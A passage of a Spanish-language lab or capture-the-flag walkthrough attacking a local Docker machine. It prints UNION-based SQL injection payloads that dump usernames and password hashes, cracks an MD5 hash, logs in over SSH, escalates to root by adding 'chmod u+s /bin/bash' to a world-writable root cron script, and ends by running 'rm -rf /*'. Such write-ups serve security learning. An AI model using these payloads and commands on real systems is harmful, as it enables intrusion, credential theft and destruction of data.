FOTO TAN POCO VISIBLE)

CREDITOS A: vareCruzz

Ahora que conocemos la tabla que nos interesa (sc_usuarios) el siguiente paso seria conocer las columnas que existen dentro de esa tabla con el siguiente parámetro:

```
' UNION SELECT NULL,NULL,column_name FROM information_schema.columns WHERE table_name = 'sc_usuarios'-- -
```

Y nos mostrara las columnas existentes.




Y estos son las columnas que existen:

```
✓ .' UNION SELECT NULL,NULL,column_name FROM information_schema.columns WHERE table_name = 'sc_usuarios'-- - valida — id€/ano —  
Tiempo: 0.04s  
API: {"estado":"ok","mensaje":"Consulta ejecutada correctamente","datos":[{"id":null,"extension":null,"precio":"id"},  
{ "id":null,"extension":null,"precio":"usuario"}, {"id":null,"extension":null,"precio":"password"},  
{ "id":null,"extension":null,"precio":"email"}, {"id":null,"extension":null,"precio":"rol"}, {"id":null,"extension":null,"precio":"creado"}]}
```

CREDITOS A: vareCruzz

Procederemos a seleccionar la información de las columnas que nos interesa

' UNION SELECT id,usuario,password FROM sc_usuarios-- -




Y nos mostrara la información.



CREDITOS A: vareCruzz


El usuario que nos interesa es carlos ya que por ese usuario nos conectaremos por ssh. Debemos descifrar su contraseña y usaremos la siguiente pagina <https://md5decrypt.net/en/>



The screenshot shows the MD5 Decrypt website interface. It consists of two input fields at the top, each containing the hash '7c6a180b36896a0a8c02787eeafb0e4c'. Below the first field is a button labeled 'Encrypt', and below the second field is a button labeled 'Decrypt'. The second field also contains the text '7c6a180b36896a0a8c02787eeafb0e4c : password1'.

La contraseña de carlos es password1 y nos conectamos por ssh

carlos@172.17.0.2



```

Sesión Acciones Editar Vista Ayuda
vare@kali: ~/Escritorio carlos@1f810d9d7c5e: ~
(vare@kali)-[~/Escritorio]
$ ssh carlos@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
carlos@172.17.0.2's password:
Linux 1f810d9d7c5e 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 12 21:06:19 2026 from 172.17.0.1
carlos@1f810d9d7c5e:~$
```

Y hemos conseguido la intrusión. :)

CREDITOS A: vareCruzz

Una vez dentro visualizaremos con un `cat /etc/crontab` un script que se ejecuta cada minuto `backup.sh`

```
Sesión Acciones Editar Vista Ayuda
vare@kali: ~/Escritorio x carlos@1f810d9d7c5e: ~ x
carlos@1f810d9d7c5e:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /opt/backup.sh
carlos@1f810d9d7c5e:~$
```

Revisamos el script y nos vamos a la ruta `/opt` con `cd /opt` con un `ls -al` veremos que carlos tiene el permiso de poder leer, escribir y ejecutar.

```
Sesión Acciones Editar Vista Ayuda
vare@kali: ~/Escritorio x carlos@1f810d9d7c5e: /opt x
carlos@1f810d9d7c5e:/opt$ ls -al
total 12
drwxr-xr-x 1 root root 4096 Jul  8 17:13 .
drwxr-xr-x 1 root root 4096 Jul 12 20:36 ..
-rwxrwxrwx 1 root root 157 Jul  8 17:13 backup.sh
carlos@1f810d9d7c5e:/opt$
```

Y como se menciona este script se ejecuta cada minuto como root

CREDITOS A: vareCruzz

Realizamos un nano backup.sh e insertamos chmod u+s /bin/bash

```
GNU nano 5.4 backup.sh *
#!/bin/bash
# Copia de seguridad diaria
tar -czf /tmp/backup_$(date +%Y%m%d).tar.gz /var/www/html/ 2>/dev/null
echo "Backup: $(date)" >> /var/log/backup.log
chmod u+s /bin/bash
```

Guardamos y escribimos ls -al /bin/bash hasta ver que tenemos permisos de ejecutar /bin/bash después hacemos un bash -p y listo YA SOMOS ROOT. :)

```
carlos@1f810d9d7c5e:/opt$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
carlos@1f810d9d7c5e:/opt$ bash -p
bash-5.1# whoami
root
bash-5.1# ls
backup.sh
bash-5.1#
```

Y de buena acción borramos todo. :) .

```
bash-5.1# whoami
root
bash-5.1# ls
backup.sh
bash-5.1# rm -rf /*
rm: cannot remove '/dev/shm': Device or resource busy
rm: cannot remove '/dev/mqueue': Device or resource busy
rm: cannot remove '/dev/pts/0': Operation not permitted
rm: cannot remove '/dev/pts/ptmx': Operation not permitted
rm: cannot remove '/etc/hostname': Device or resource busy
rm: cannot remove '/etc/resolv.conf': Device or resource busy
rm: cannot remove '/etc/hosts': Device or resource busy
rm: cannot remove '/proc/fb': Permission denied
rm: cannot remove '/proc/fs/ext4/sda1/fc_info': Read-only file system
rm: cannot remove '/proc/fs/ext4/sda1/options': Read-only file system
rm: cannot remove '/proc/fs/ext4/sda1/mb_stats': Read-only file system
rm: cannot remove '/proc/fs/ext4/sda1/mb_groups': Read-only file system
rm: cannot remove '/proc/fs/ext4/sda1/es_shrinker_info': Read-only file system
```